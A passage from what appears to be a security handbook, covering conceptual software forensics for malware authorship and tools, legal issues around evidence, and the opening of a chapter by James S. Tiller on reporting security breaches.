A logic bomb is generally implanted in or coded as part of an application under development or maintenance. Unlike a RAT or Trojan it is difficult to implant a logic bomb after the fact, unless it is during program maintenance.

A Trojan or a virus may contain a logic bomb as part of its payload.

Because of the inclusion of the logic bomb code with the code of the main program, software forensics may be used to determine whether the bomb was introduced by the author of the application or programmed by someone else. (This does not, of course, preclude the possibility that the programmer introduced code written by someone else into his own program.)

A similar situation applies with respect to a backdoor (sometimes called a trap door), a hidden software or hardware mechanism that can be triggered to permit system protection mechanisms to be circumvented. The function will generally provide unusually high or even full access to the system either without an account or from a normally restricted account. It is activated in some innocent-appearing manner; for example, a key sequence at a terminal. Software developers often introduce backdoors in their code to enable them to reenter the system and perform certain functions; this is known as a "maintenance hook." The backdoor is sometimes left in a fully developed system either by design or accident.

Backdoors can also be introduced into software by poor programming practices, such as the infamous buffer overflow error.

DDoS Agents

DDoS (distributed denial of service) is a modified denial-of-service attack, which does not attempt to destroy or corrupt data, but attempts to use up a computing resource to the point where normal work cannot proceed. The structure of a DDoS attack requires a master computer to control the attack, a target of the attack, and a number of computers in the middle that the master computer uses to generate the attack. These computers

between the master and the target are variously called "agents" or "clients," but are usually referred to as running zombie programs. Although zombie is the most widely used term, it is used somewhat indiscriminately, and it is probably most proper to refer to DDoS agent software.

Unfortunately, DDoS kits are widely available, in ready-to-use form, and in some cases the authors are known. Software forensics has relatively little to contribute in terms of those who actually set up such DDoS networks and attacks, and the developers of DDoS agent software are not reticent about admitting authorship. Network forensics is probably more use in determining who launched an attack.

RATs (Remote Access Trojans)

To convey a sense of legitimacy, the authors of remote access Trojans (RATs) would generally like to see them referred to as remote administration tools.

All networking software can, in a sense, be considered remote access tools: we have file transfer sites and clients, World Wide Web servers and browsers, and terminal emulation software that allows a microcomputer user to log on to a distant computer and use it as if he was on-site. The RATs considered to be in the malware camp tend to fall somewhere in the middle of the spectrum. Once a client, such as Back Orifice, Netbus, Bionet, or SubSeven, is installed on the target computer, the controlling computer is able to obtain information about the target computer. The master computer will be able to download files from, and upload files to, the target. The control computer will also be able to submit commands to the victim, which basically allows the distant operator to do pretty much anything to the prey. One other function is quite important: all of this activity goes on without any alert being given to the owner or operator of the targeted computer.

When a RAT program has been run on a computer, it will install itself in such a way as to be active every time the computer is turned on after that. Information is sent back to the controlling computer (sometimes via an anonymous channel such as IRC) noting that the system is active. The user of the command computer is now able to explore the target, escalate access to other resources, and install other software, such as DDoS zombies, if so desired.

Rootkits, containing software that can subvert or replace normal operating system software, have been around for some time. RATs differ from rootkits in that a working account must be either subverted or created on the target computer to use a rootkit. RATs, once installed by a virus or Trojan, do not require access to an account.

As with DDoS agents, both RATs and rootkits tend to be available and are not commonly rewritten for an attack. However, the authors of this software have not always been identified, so software forensics may be used to identify authors, although these may not be the actual attackers.

Other Objects of Study

In the case of malware, we are primarily concerned with finding out what the program does and who wrote it. Frequently this might be a concern with ordinary application software. Generally speaking, with regular software we will know one, but need to find out the other.

One situation that may arise requiring a forensic determination is in the case of intellectual property. There is the possibility of multiple claims of authorship of a particular piece of software. It should be relatively easy to compare a specific program against two or more known bodies of work, and ascertain which of a number of authors has written the disputed application. In the case of multiple authorship of a single program or module this would be more difficult, but forensic linguistics has, in some cases, been able to distinguish between multiple authors, even down to the level of an individual sentence. In any case, we should be able to conclude whether multiple authors were involved fairly easily. Plagiarism detection is already well established as a technology, and there are a number of automated tools that can help us in this regard.

The technologies used in software forensics have uses in software development itself, and, indeed, some of them originated there. For years, reverse engineering has been a common practice in system development: software forensics performs much the same function, albeit sometimes at different levels of detail. Disassembly and decompilation tools may be able to assist in application development, for example, recovering source code for legacy systems where such has been lost over the years.

As noted, the tools used in software forensics are generally utilities employed in programming. At this point it may be worthwhile to list the instruments that can be helpful in the forensic endeavor.

Software Forensics Tools

Before listing the tools themselves, some brief background on the programming process might be in order. (It is commonly said, and attributed to Edgser W. Djkstra, that if debugging is the process of removing bugs, then programming must be the process of putting them in.)

The Programming Process

In the beginning, of course, programmers created object (or machine, or binary) files directly. The operating instructions (opcodes) for the computer and any necessary arguments or data were presented to the machine in the form that was needed to get it to process properly. Assembly language was produced to help with this process; although there is a fairly direct correspondence between the assembly mnemonics and specific opcodes, at least the assembly files are formatted in a way that is relatively easy to read, rather than being strings of hexadecimal or binary numbers.

With the advent of high- or at least higher-level languages, programming language systems split into two types. High-level languages are those where the source code is somewhat more comprehensible to people. Those who work with C or APL may dispute this assertion, of course. The much-maligned COBOL is possibly the best example: the general structure of a COBOL program should be evident from the source code, even for those not trained in the language.

Compiled languages involve two separate processes before a program is ready for execution. The application must be programmed in the source (the text or human readable) code, and then the source must be compiled into object code that the computer can understand. Those who actually do programming will know that I am radically simplifying a process that generally involves linkers and a number of other utilities, but the point is that the source code for languages like Fortran and Modula cannot be run directly; it must be compiled first. (It is, of course, dangerous to make such statements; undoubtedly some completist computer language historian will be able to identify Fortran and Modula interpreters of which I am totally unaware.)

Interpreted languages shorten the process. Once the program has been written, it can be run, with the help of the interpreter. The interpreter translates the source code into object code "on the fly," rendering it into a form that the computer can use. There is a cost in performance and speed for this convenience: compiled programs are "native" or natural for the CPU to use directly (with some mediation from the operating system), and so run considerably faster. In addition, compilers tend to perform some level of optimization on the programs, choosing the best set of functions for a given situation.

However, interpreted languages have an additional advantage: because the language is translated on the machine where the program is being run, a given interpreted program can be run on a variety of different computers, as long as an interpreter for that language is available. Scripting languages, used on a variety of platforms, are of this type. JavaScript applets, for example, may be embedded in Web pages, and then run in browsers that support the language regardless of the underlying computer architecture or operating system. (JavaScript is probably a bad example to use when talking about cross-platform operation, because a given JavaScript program may not even run on a new version of the same software company's browser, let alone one from another vendor or for another platform. But it is supposed to work across platforms.)

As with most other technologies where two options are present, there are hybrid systems that attempt to provide the best of both worlds. Java, for example, "compiles" source code into a sort of pseudo-object code called bytecode. The bytecode is then processed by the interpreter (called the Java Virtual Machine, or JVM) for the CPU to run. Because the bytecode is already fairly close to object code, the interpretation process is much faster than for other interpreted languages. Because bytecode is still undergoing an interpretation, a given Java program will run on any machine that has a JVM. (Java does have a provision for direct compilation into object code, as do a number of implementations for interpreted languages such as BASIC.

The Products

Of course, what we get for analysis depends on how the program was developed. If it was machine language programming, assembler, or a compiled language, we get an object code file for analysis. In the case of assembler or compilation we may also have a copy of the assembler or high-level language source code. If we have an interpreted language used for development, we have a copy of the source code of the program. (For the purposes of software forensics analysis, partially compiled objects such as Java bytecode can be considered to be subject

to the same type of analysis as object code. Also, source code, where available, can be assessed in the same manner regardless of whether the language used was a compiler or an interpreter.)

However, the development system still has some ways to make our analytical task more difficult.

Complicating Factors

When a program is compiled or assembled, all comments (unless they are handled in special ways) are eliminated. Comments often constitute the programmer's "notes to self" during the development process, and therefore this information is lost.

When a program is assembled or compiled, the assembly or compilation program can introduce strings and signatures into the code. Obviously, these sections of code must be identified and eliminated from consideration when we are trying to determine authorship of the program. (Occasionally in virus research, compiler-introduced strings were mistakenly taken as unique and therefore used as signature strings for scanning programs. The anti-virus scanners that used such strings would generate large numbers of false-positive alarms as the strings were found in any programs that had been compiled from those languages.)

An additional concern is that compilers frequently optimize the code in some way, and this process may eliminate or confuse some parts of the characteristic signature of a given author.

As previously noted, other utilities besides compilers may be part of the program generation process. These utilities may also introduce signatures into the code, and these signatures must be taken into account. In addition, CASE (Computer Aided Software Engineering) tools and even programming environments (such as specialized editors directly associated with compilers) can influence the design and structure of programs. On the other hand, these various characteristics and signatures, if properly identified, can help identify a programmer or group, given a record of the use of specific sets of tools.

The source code that we receive with interpreted language programs generally does contain the comments (if the author made any) and did not eliminate them before releasing the program. We usually are not faced with compiler-introduced signatures, although a number of programming environments for interpreted languages may introduce comments or bias the use of certain types of programming styles or structures. However, the major concern with interpreted source code is that, particularly in regard to viruses and other widely distributed programs, the availability of the source means that a number of people have the opportunity to make minor variations to the program. This is easy to do when you have the source code, and interpreted languages tend to be simple to use, and are therefore within the programming skill level of a much wider group.

Finally, Already, The Tools

The first tool used in forensic research is obvious enough that most ignore it: a computer. I am not merely being sarcastic at this point. A great deal of information can be obtained by noting the behavior and operation of the program under study when it is running. First of all, we can directly observe what the program does, in gross terms, as it runs. Then we can perform more detailed or low-level studies: are attempts made to access specific areas of memory? Are calls being made to specific resources? Are attempts being made to contact other computers via a network, particularly the Internet? Then again, we can attempt to treat the program like a black box, and see what happens when we prod at it in various ways. (Of course, when dealing with malware, it is important to take precautions: if the first thing the program tries to do is to overwrite the hard disk, the information obtained can be limited.)

The next tool is the good old-fashioned hex editor. Used for displaying the content of binary files (in hexadecimal format, and usually also with those bytes that could be displayed in ASCII running parallel down the side), hex editors can help us find a number of interesting items that might be in the code.

The first items to look for are any strings of actual text. There tends to be a lot of text in programs. Some strings may be text that might appear as messages on the screen. Obviously, any program that contains a string stating "ha ha luzer i just blue up yer d!sc" probably warrants further study. When dealing with malware, as strange as it may seem, the authors of malware are often very proud of their creations, and may also include copyright notices, instructions for use, and even personally identifiable information about themselves.

Another set of strings that may appear as text in programs are application programming interface (API) calls. Particularly in Windows-based software, API calls can be very common. Even if you are not familiar with the libraries being used, APIs generally have very explanatory names. If, for example, you view the code for something that is supposed to be a game, APIs that indicate calls to close, open, or monitor network ports would be somewhat suspicious. An additional class of identifiable information might be available here: if calls

are made to contact entities on the Internet, we may find URLs (Uniform Resource Locators) or even e-mail addresses.

As well as API calls, we may be able to recognize some function calls, although this takes a bit more practice. Programs use some printable characters (in fact, for Intel CPUs it is quite possible to write programs using only printable characters), and some functions can be recognized by a particular string of ASCII characters. For example, in the old days of MS-DOS viruses, the string "PSQR" was one to watch for. It was related to a call by the program to "terminate and stay resident." Because few programs in those days needed to "go resident," such a call was an indication to look deeper.

Text strings may not appear in the program. In some cases, there may be no need for any. In other situations, malware authors may use simple forms of encryption to obfuscate messages. Generally the encryption takes the form of a simple byte-by-byte XOR with a given byte value: for some reason 2Fh seems to be quite popular. Cryptanalysis appropriate for simple substitution ciphers should be able to recover these text passages.

As there are assemblers and compilers for turning assembly and high-level languages into object code, so there are disassemblers and decompilers that do the reverse. Disassembly is easier than decompilation. However, note that disassemblers do not deal well with sections of text or data: they try and interpret the material as program code, with rather random results. In addition, malware authors also frequently encrypt sections of the code, specifically to frustrate attempts at disassembly. In this case one must find the decryption routine, which must come prior to the encrypted section in linear programming, and then use that to decrypt the material before disassembly takes place.

Decompilers fare rather worse, and are a less-mature technology in any case. Decompliers generally require assembly rather than object code as input, and usually do better if the language and even version of the original compiler can be determined. Decompilation is seldom fully successful, and most likely will produce some source code interspersed with sections of assembly code.

Another tool to use is a debugger, although the ones used in forensic programming differ from those used in high-level programming. Debuggers used in software forensics need to be able to control the execution of another program. Therefore, they need to act as a kind of software in-circuit emulator, allowing one operation at a time to proceed. The debugger should also have the ability to determine and display changes in memory and the CPU registers. The venerable DEBUG, from MS-DOS systems, is able to perform a number of these functions, albeit in a very limited way with large programs, as well as functioning as a hex and sector editor and a disassembler.

Software Forensic Technologies and Practices

There are a variety of ways of looking at code to obtain information and evidence. The most obvious, of course, is to look for text, functions, and other items in the content of the software. However, there are ways, not initially apparent, of looking for patterns that are independent of the content of the program.

Content Analysis

Recently my wife drew my attention to very similar embroidery charts, one in a book and another in a handout given away by a floss company. The composition, proportions, and detailed parts of the images were identical. The obvious conclusion is that either one copied the other, or that both were copied from a third source. If this situation were to be examined in terms of intellectual property, in the absence of evidence of a third source, we could note that the window framing in the free pattern is more complex, and that the free pattern has additional shading around the window. This would tend to indicate that the free pattern had been copied or modified from the book, because copiers tend to embellish rather than simplify.

This is an example of content analysis. The charts provide a specific representation of an idea, in this case presented in graphical form. In the same way, an idea presented in text or program code will have a certain representation, composition, and structure. The way that authors and programmers present ideas tends to be characteristic, both in terms of overall composition and in terms of details such as vocabulary, phrasing, function, and structure.

In addition, we can use analysis of text and code to find sequences of messages, and trace influences. In material that is copied from an original, the overall structure and composition tends to be unchanged, but details and embellishments tend to be added.

The syntax of text tends to be characteristic. Does the author always use simple sentences? Always use compound sentences? Have a specific preference when a mix of forms is used? Syntactical patterns have been used in programs that detect plagiarism in written papers. The same kind of analysis can be applied to source code for programs, finding identity in the overall structure even when functional units are not considered. A number of such plagiarism detection programs are available, and the methods that they use can assist with this type of forensic study.

Of course, when considering the content of the text, most people consider characteristic use of vocabulary and phrases. This does tend to be effective, but it usually relies on having a large set of samples to analyze. We also generally have to ensure that the texts cover the same or similar subjects to avoid problems with disparate vocabularies in differing fields. Similar analysis can be applied to programs, using functional structures that provide analogues of vocabulary, and assessing modules in the same way we read paragraphs.

It may seem strange to those who do not regularly work with object code to find that there can be characteristic "phrases" in these strings of 1s and 0s. As one example, virus researchers would frequently find strings or patterns that would indicate attempts to perform certain functions. In the days of MS-DOS (or PC-DOS or DR-DOS), a program that was making a call to remain in memory while other programs were running (or "go resident") was unusual, and frequently a sign that the program was viral. When viewed with a text or hex editor, most such programs would contain the string of letters "PQSR." The letters did not mean anything as text, they were simply the common pattern of the operating codes making the "terminate and stay resident" function call. However, this pattern was a characteristic indicator, a kind of vocabulary of a certain type of activity.

Error Analysis

Errors in the material can be extremely helpful in our analysis, and should be identified for further study. In some of my early work published on the history of computer viruses, I made a mistake in the spelling of the name of one person involved in the creation of a specific program. Shortly thereafter, another person also published such a history. The histories were very similar, but that could be expected if two people both had access to the same sources. However, the second history also contained the error that I had made. The author of the second history, had he followed original reference materials, would not have made that error, thus indicating that the later text was a copy of my original.

In another example, two students cheated and copied answers on a test I gave at a college. In my report on the incident, I included a statistical analysis on the results. The likelihood of two students getting exactly the same questions correct was extremely small. But the chance of two students making exactly the same errors was five times smaller, making a much stronger case for the cheating presentation.

The existence of errors in program code is problematic, because certain types of mistakes will ensure that the program either does not compile or does not run. However, we may find that certain types of nonfatal errors; such as a failure to optimize various types of operations, may be characteristic of an individual or group.

Noncontent Analysis

At one point my wife worked as a secretary in a government office, typing reports for a variety of officers. She noted that different writers had different styles. In those days of typewriters and monospaced fonts, one of the factors she discovered was that different people required different line lengths. If the wrong length was used, the report turned out to have a ragged edge down the right side of the page. If the right line length was used, the margin was neater. The line length was characteristic of the writer: Tom needed a 65 space line, Dick used 72, and Harriet required 68 spaces. This characteristic is consistent over time: Harriet will always need 68 spaces. This may seem to be a trivial characteristic, but it does indicate that a number of identifying attributes are available in order to build an electronic fingerprint of text. The same is true of program code.

A specific method of finding such characteristics in text is Cusum, explained in the book, *Analysing for Authorship,* by Jill M. Farringdon. Literary critics are quite used to talking about how an author like Henry James would write enormously long sentences that, in more modern writings, would be split into smaller, more digestible chunks, but which were, in the days when it was considered acceptable for someone like Marcel Proust to write an entire book that was one long sentence, the norm that was to be emulated and adopted. Others wrote differently. Hemingway, for example. Short sentences. Sentence fragments, really. Therefore, critics are quite used to making decisions about authorship based on numeric metrics.

Cusum (or QSUM, the two terms seem to be used interchangeably in the book) is such a technique. Instead of looking at meanings or characteristic turns of phrase, the method looks at combinations of statistical patterns in writing, patterns that the writer is probably unaware of using.

It may seem strange to use meaningless features as evidence. However, Richard Forsyth reported on studies and experiments that found short substrings of letter sequences can be effective in identifying authors of textual material. Even a relative count of the use of single letters can be characteristic of authors. Similar measures can probably be applied to program code, both source and object.

Additional Noncontent Indicators

Certain message formats may provide us with additional information. A number of Microsoft e-mail systems include a data block with every message that is sent. To most readers, this block contains meaningless garbage. However, it may include a variety of information, such as part of the structure of the file system on the sender's machine, the sender's registered identity, programs in use, etc. In the case of material distributed by e-mail, this information may be available.

Other programs may add information that can be used. Microsoft Word, for example, is frequently used to create documents sent by e-mail. Word documents include information about file system structure, the author's name (and possibly company), and a "global user ID." This ID was analyzed as evidence in the case of the Melissa virus. MS Word can provide us with even more data: comments and "deleted" sections of text may be retained in Word files, and simply marked as hidden to prevent them from being displayed. Basic utility tools can recover this information from the file itself. Some compilers create similar tables on data within the executable body of a program.

Legal Considerations

First of all, because this section deals with legal issues, I imagine that I need to make legal disclaimer-type noises. Therefore, be it known to all men by these presents that I am not a lawyer, I have never even played one on TV, this is not to be considered legal advice, for legal advice please see qualified legal counsel, void where prohibited by law, no warranty express or implied is made on the fitness of this information for any purpose including the purpose for which it was intended, no added salt, your mileage may vary, this product contains not less than 70 percent recycled opinions, please do not read while operating heavy machinery, have I missed anything?

There are going to be differences in the permissibility of software forensics evidence depending on the legal system that has jurisdiction over the crime. Admissibility of computer records may vary from system to system: some legal systems will consider it hearsay and require higher standards to accept it. Jurisdiction, as with any situation that deals with possible network involvement, may be a problem as well.

With respect to jurisdiction, of course, what may be considered a crime in one location may not be in another. Canadian law, for example, notes that anyone who, without authorization, modifies data or "causes" it to be modified, is guilty of an offense. Therefore, if we can demonstrate through software forensics that the intent of the program was to create data modification (possibly among other things) and to gain access to systems without active user involvement, then we have a case with regard to computer viruses. In addition, if we can reveal a link to a specific individual as the author of the program, we can make a case against that person. Other jurisdictions may not have the same wording in law, and so we may not be able to prosecute certain types of activity. In regard to the use of software forensics with respect to intellectual property cases, note that a number of countries do not have intellectual property laws.

In dealing with legal issues, we have an immediate problem in that not only do different countries have different laws, but possibly even different legal systems. Those from Britain, the Commonwealth countries, and the United States will be most familiar with the "Common Law" system, based on the presumption of laws that uphold the common good, from an originating charter document and case law precedents laid down over the years. (Common Law is also the system under which a suspected criminal is presumed to be "innocent until proven guilty.") In some of those countries there are specific laws that would make, for example, malicious software illegal. However, most Common Law systems also have provisions against mischief or vandalism, so malicious software could probably be prosecuted even in the absence of a specific law. (Successful prosecution is quite another matter, the requirements for which we will be dealing with at length.)

Some countries, such as France, have Code Law or Civil Law systems. Under these systems, an activity is not illegal unless there is a specific law against the activity. (In access control terms, everything is permitted

unless it is forbidden.) Therefore, under such systems, it may be perfectly legal to write and distribute malicious software (or break into computer systems, or sell pirated copies of copyright protected software) simply because the law against it does not exist: the lawmakers have not caught up with the times.

As this chapter was being written (early 2003), the legal situation with regard to software forensics, particularly in the United States, was very confused. Certain laws intended for the protection of intellectual property could be used to prevent the examination of software. There was the case of a programmer from Russia who came to the United States to speak to a conference about a weakness in a security mechanism in a commercial software product. He was, in fact, arrested and held in custody. It may be possible that authors of malicious software may challenge software forensics evidence on the basis that they hold copyright on their software, and did not grant permission for the software to be examined.

Presentation in Court

Presentation of this kind of technical evidence in court can be problematic. Debates over DNA evidence as identification, and the acceptability of such evidence to nonspecialists, which describes most lawyers, judges, and juries, are directly relevant to this issue. The field of forensic linguistics is still developing, and experts may have to be judged individually. Findings and opinions may be dismissed by the court on the basis that the expert cannot prove sufficient knowledge, skill, experience, training, or education.

There is an additional point to be made about the difference between civil and criminal cases under Common Law systems, and it is directly relevant to forensic studies. The test of evidence and proof is not the same in the two types of cases. A criminal case must be proven "beyond a reasonable doubt." Civil cases require only that a decision be made on the balance of the probabilities. Thus evidence for a criminal trial must be presented much more carefully.

A factor in the admissibility of evidence is the concept of hearsay. As a witness in court, you may be asked to say what you did or directly witnessed. Except in very unusual circumstances, you will not be asked, and will not be allowed to say, what someone else told you that they did or saw. This "second-hand" testimony is called hearsay, and is pretty much automatically suspect. If the court is to accept evidence other than directly from the source, there has to be corroborating testimony.

Business documents are all, in fact, considered to be hearsay in some sense. This is because they are all, in a way, information around a transaction rather than direct evidence of a transaction. This is particularly true in relation to electronic data. When presenting printouts or other representations of digital information, there must be testimony about how the information was stored and handled, whether there are regular procedures, whether there was any kind of departure from regular procedures, what protections are in place to ensure the integrity of the data, who has access and the ability to change the data, etc. This has particular relevance to software forensics, because the evidence gathered may result from very minor differences, and, in addition to proving to the court that the differences are significant, we must be able to prove that the material presented in court is identical, to the bit, with the original data or code.

In choosing evidence for court, content-based analysis may seem to be a more reasonable choice for presentation, but its use may backfire. Content analysis may be "morally" convincing, but still lack specific proof and be dismissed as mere opinion. In the embroidery chart example I gave earlier, it is instantly apparent that the patterns are from the same source, but it takes time to determine specific features and reasons, and the sequence of the patterns. It is, of course, just those specific features and reasons that are important for presentation in court.

Future Work

At this point, it would be premature to draw conclusions or even suggest implications for software forensics work. Certainly there is a potential for promise in the field, but a good deal of work remains to be done. I shall, therefore, suggest only a limited number of additional studies that present themselves as needed research.

A good deal of work needs to be done in regard to building a library of resources and references for software forensics analysis. Virus research has concentrated on signatures for individual pieces of malware as well as signatures for various malware kits, encryption engines, and heuristic signatures for "dangerous" functions. These are helpful. However, we also need to collect signatures of compilers and other software creation tools.

Signatures of good, bad, or mature coding practices should also be ascertained. A fairly quick scan of a piece of code to determine the skill level of a programmer would be a good thing. Unfortunately, it is unlikely that

such can be easily codified or automated. In addition, authors of malicious software, in their quest for "3133t" status, would likely take to embedding such signatures in their code, purely as an attempt to be identified as skilled programmers.

Additional work needs to be done in terms of decompilation software. In particular, it would seem obvious that a combination of the two existing types of decompilers, those that recover function and those that recover structure, should be attempted.

The various projects aimed at detecting plagiarism would seem to be producing very useful tools. For broader application, however, it would be important to attempt to make identification out of larger populations, and to validate, statistically, the assurance we can derive from such identifications.

Resources

"Computer Forensics and Privacy," Michael A. Caloyannides, 2001 — A good resource for both data recovery and protection.

"Computer Forensics," Warren G. Kruse II and Jay G. Heiser, 2001 — Concentrates on data recovery and chain of evidence.

"Hackers: Crime in the Digital Sublime," Paul A. Taylor, 1999 — Best coverage of the phenomenon to date, though still with holes.

http://www.cerias.purdue.edu/coast/coast-library.html — Library of papers, many relating to software forensics.

http://citeseer.nj.nec.com/krsul96authorship.html — Authorship Analysis: Identifying The Author of a Program — Krsul, Spafford.

http://www.dfrws.org/, Digital Forensic Research Workshop.

http://hometown.aol.com/qsums, "Analysing for Authorship: A Guide to the Cusum Technique," Jill M. Farringdon, 1996.

http://plg.uwaterloo.ca/~migod/746/papers/bern-cloning.pdf — Detecting duplicated code.

http://www2.informatik.uni-erlangen.de/~phlipp/mypapers/jplag_jucs2001.pdf — JPLAG plagiarism detection.

http://citeseer.nj.nec.com/wise96yap.html — YAP plagiarism detection.

http://www.fbi.gov/hq/lab/fsc/backissu/april2000/swgde.htm — Scientific Working Group on Digital Evidence (SWGDE), Digital Evidence: Standards and Principles.

http://www.forensic-evidence.com/site/ID/linquistics.html — Forensic linguistics/stylistics in court: *United States v. Van Wyk.*

http://www.qucis.queensu.ca/achallc97/papers/p025.html — Short substrings in document discrimination.

http://www.badguys.org/papers.htm — Some papers on cracker/vandal culture and characteristics.

Reporting Security Breaches

James S. Tiller, CISSP

If you are involved with information systems within an organization — whether at the highest levels of technical management or the end user in a remote office — you will ultimately be faced with a security incident. Managing a security breach life cycle encompasses many managerial, technical, communication, and legal disciplines. To survive an event you need to completely understand the event and the impacts of properly measuring and investigating. When reporting an incident, the information provided will be scrutinized as it rolls up the ranks of the organization. Ultimately, as the report gains more attention and it nears the possibility of publication, the structure of the incident report and supporting information will be critical.

This chapter touches upon the definition of an incident and response concepts, but its focus is on reporting the incident. It is assumed that incident response processes, policy, mitigation, and continuity are all existing characteristics — allowing us to focus on the reporting process and escalation.

SCHROEDINGER'S CAT

A quick discussion on the value of information in the world of incidents is in order.

Quantum mechanics is an interesting code of thought that finds its way into the world of security more often than not. Erwin Schroedinger produced a paper in 1935, "Die gegenwartige Situation in der Quantenmechanik," that introduced the "Cat" and the theory of measurement. In general, a variable *has* no definite value before it is measured; then measuring it does *not* mean ascertaining the value that it *has* but rather the value it has been measured against. Using Schroedinger's example, let us assume there is a cat in a box, a black box. You open the box and the cat is dead. How do you know the cat was dead before you actually made the observation by opening the box? Opening the box could have killed it for all you

know. In the most basic terms, the interaction of variables with measurement requirements will raise the question of how much of the value obtained was associated with the act and process of measurement. Of course, Schroedinger's Cat is a theory that impacts quantum mechanics more so than measuring your waistline, but establishing control sets and clear measurement policy related to the technology is critical in the space between the ordinary and the extraordinary. This simple paradox lends itself to interesting similarities in the world of security incidents — albeit loosely.

Your actions when determining an event, or how you have set the environment for detecting an event, can have ramifications on the interpretation of the event as it is escalated and reported. How does the "cat" apply? It is necessary to measure from multiple points in various ways to properly ascertain the event when reporting as an incident.

For example, if you have an intrusion detection system (IDS) at your perimeter and another on your DMZ with an identical configuration and an anomaly is detected, you have proven an anomaly on both sides of your firewall. With information from the logs of the alleged target server and the firewall, you now have more disparate information sources to state your case and clearly ascertain the scope of the incident. Additionally, this will demonstrate the attention to clarity and comprehensiveness of the detection and documentation process, furthering the credibility of the report.

Another application of the analogy is incident response process and the actual collection of information. Although we are focusing on reporting incidents, it is important for the reader to understand the importance of the information to be shared. Collecting information in support of detailing the incident can be a sensitive process, depending on two fundamental directions decided upon at the initial onset of incident response: *proceed and protect* or *pursue and prosecute*. Care should always be practiced when collecting evidence from impacted systems, but this is most true when the decision to pursue and prosecute has been made. It is here, gathering data for future analysis, reporting, or evidence, that Schroedinger's Cat can become a lesson in forensics. Simply stated, the act of extracting data — no matter the perceived simplicity or interaction — can affect the value as well as the integrity of the information collected. Was that log entry there because you created it? Understandably, an oversimplified example, but the point is clear — every interaction with a system can inherently impact your ability to measure the incident in its purest state. Based on Schroedinger's theory, simply the act of quantifying will inevitably and unavoidably influence the measured outcome.

Understanding the consequences of data collection during and after an incident will help you to clearly detail and report an event, ultimately building efficiencies into the mitigation process.

SECURITY REQUIREMENTS

At the risk of communicating an oversimplification, it is necessary to state that proper configuration and management of security is critical. Through the use of technology and defined processes, you can accurately and confidently identify incidents within the network and quickly determine what happened and the vulnerability that was exploited.

Security Policy

Every discussion on security has a section on security policies and their importance. Security policies define the desired security posture through communicating what is expected of employees and systems as well as the processes used to maintain those systems. Security policies are inarguably the core point of any successful security program within an organization. However, with regard to incident management, the criticality of security policies cannot be understated.

Security policies provide an opportunity to understand the detailed view of security within an organization. In many cases, security policies reflect common activities practiced within the organization regularly and can be used as a training resource as well as a communication tool. However, incident response policies could be considered the most important section of any security policy, based on the criticality and uniqueness of the process combined with the simple fact that incidents are not typical occurrences (usually). In the event of a rare occurrence, no one will know exactly what to do — step by step — and in all cases a referenceable document defining what should be done in accordance with the desired security posture can be your lifeblood.

In the day-to-day activities of a nuclear plant, there is always the underlying threat of a failure or event; but it does not permeate the daily tasks — they are preparing and avoiding those events through regular management of the systems. In the rare times there is a significant occurrence, the proprietors will always reference a process checklist to assist in troubleshooting. Another example is a pilot's checklist — a systematic process that could be memorized; but if one portion is exercised out of order or missed, the result could end in disaster.

Therefore, a security policy that clearly defines the identification and classification of an event should also state the process for handling and reporting the incident. Without this significant portion of a security policy, it is almost assured the unguided response procedures will be painful and intermittent in context.

Security Technology

In the realm of digital information, security is realized and measured through technology. The configuration of that technology and the defined

interaction with other forms of technology will directly impact the ability to recognize an incident and its eventual investigation.

Security-related technology comes in many forms, ranging from firewalls and IDSs to authentication systems. Additionally, security characteristics can emerge from other technologies that are traditionally not directly associated with security and provide services beyond the envelope of information security. However, these become the tools to identify events in addition to becoming collection points for gaining information about the incident.

As briefly mentioned above, more points within a network that have the ability to detect or log events will increase the quantity of information available that can be correlated to amplify the quality and accuracy of the incident description. In addition to the number of points in the network, the type and layer with which it interacts may become the defining factor in isolating the event.

For example, a firewall may log traffic flow by collecting information about source and destination IP addresses and port numbers. Along with time stamps and various other data, the information can be used to identify certain characteristics of the incident. To obtain even more of the picture, the target operating system, located by the destination IP address from the firewall's logs, may have logs detailing certain actions on the system that are suspicious in nature and fall within the time of attack window established by the firewall's logs. The last piece of the puzzle is provided by a system-monitoring package, such as Tripwire — an application that essentially detects changes in files. Based on the information from Tripwire, it may appear that several files were changed during the time of the attack. A short search on the Internet may reveal that a Trojan version of the file is in the wild that can provide temporary administrative access using port 54321, which you have verified from the firewall and system logs. Additionally, the report continues to detail known implantation techniques to install the Trojan — replacing the valid file — by leveraging a weakness in the TCP/IP stack by sending overlapping packets that result in distorted IP headers. It was the "notification" log on the firewall that allowed you to initially determine the time frame of the attack; but without the other information, you would be hard-pressed to come to the same detailed conclusion.

The purpose of the example is to communicate the importance of disparate information points and types within the network. The firewall passed the packet because it was not denied by the rules, and the header structure fell within limits; but the vulnerability exploited in the operating system could not survive those changes. The file implantation would normally go undetected without the added information from Tripwire.

It is clear that ample information is helpful, but the variety of data can be the defining factor. Therefore, how technology is configured in your environment today can dramatically affect the ability to detect and survive an incident in the future.

Additionally, the example further demonstrates the need for incident response policies and procedures. Without a well-documented guide to follow, it is doubtful that anyone would be able to traverse the complicated landscape of technology to quickly ascertain an incident's cause, scope, and remedy.

REPORT REASONING

There are many attributes of incident management that must be considered within the subject of reporting. This section discusses:

- *Philosophy.* Simply stated, why report an incident at all? This question insinuates notifying the public, but it can be applicable for internal as well as partnership communications. What are the benefits and pitfalls of reporting an incident?
- *Audience.* When reporting anything, there must be an audience or scope of the people who will be receiving or wanting the information. It is necessary to know your constituents and the people who may have a vested interest in your technical situation.
- *Content.* As information is collected about an incident, there will certainly exist data that an organization would not want to share with some communities that make up the audience. It is necessary to determine the minimal information required to convey the message.
- *Timing.* The point in time when an incident is reported can have dramatic impacts within and beyond an organization. This is especially true when the incident investigation reveals a vulnerability that affects many people, departments, or companies.

Philosophy

Reporting an incident will undoubtedly have ramifications internally; and based on the type, scope, and impact of the event, there could be residual effects globally. So, given the exposure and responsibility — why bother? What are the benefits of reporting that you have a weakness or that you were successfully attacked because you were simply negligent in providing even the basic security? In this light, it seems ridiculous to breathe a word that you were a victim. To add to the malaise, if you report an incident prior to assuring the vulnerability used for the attack is not rectified, you may be in for many more opportunities to refine your incidence response process. Finally, once attackers know you do not have a strong security program or do not perform sound security practices, they may attempt to attack you in hope of finding another vulnerability or simply slip

under the radar of confusion that runs rampant in most companies after an incident.

The answer, as one may expect, is not simple.

There are several factors that are used to determine if an incident should be reported, and ultimately, to whom, when, and what should be shared. The following are some of the factors that may need to be considered. Ultimately, it is a lesson in marketing.

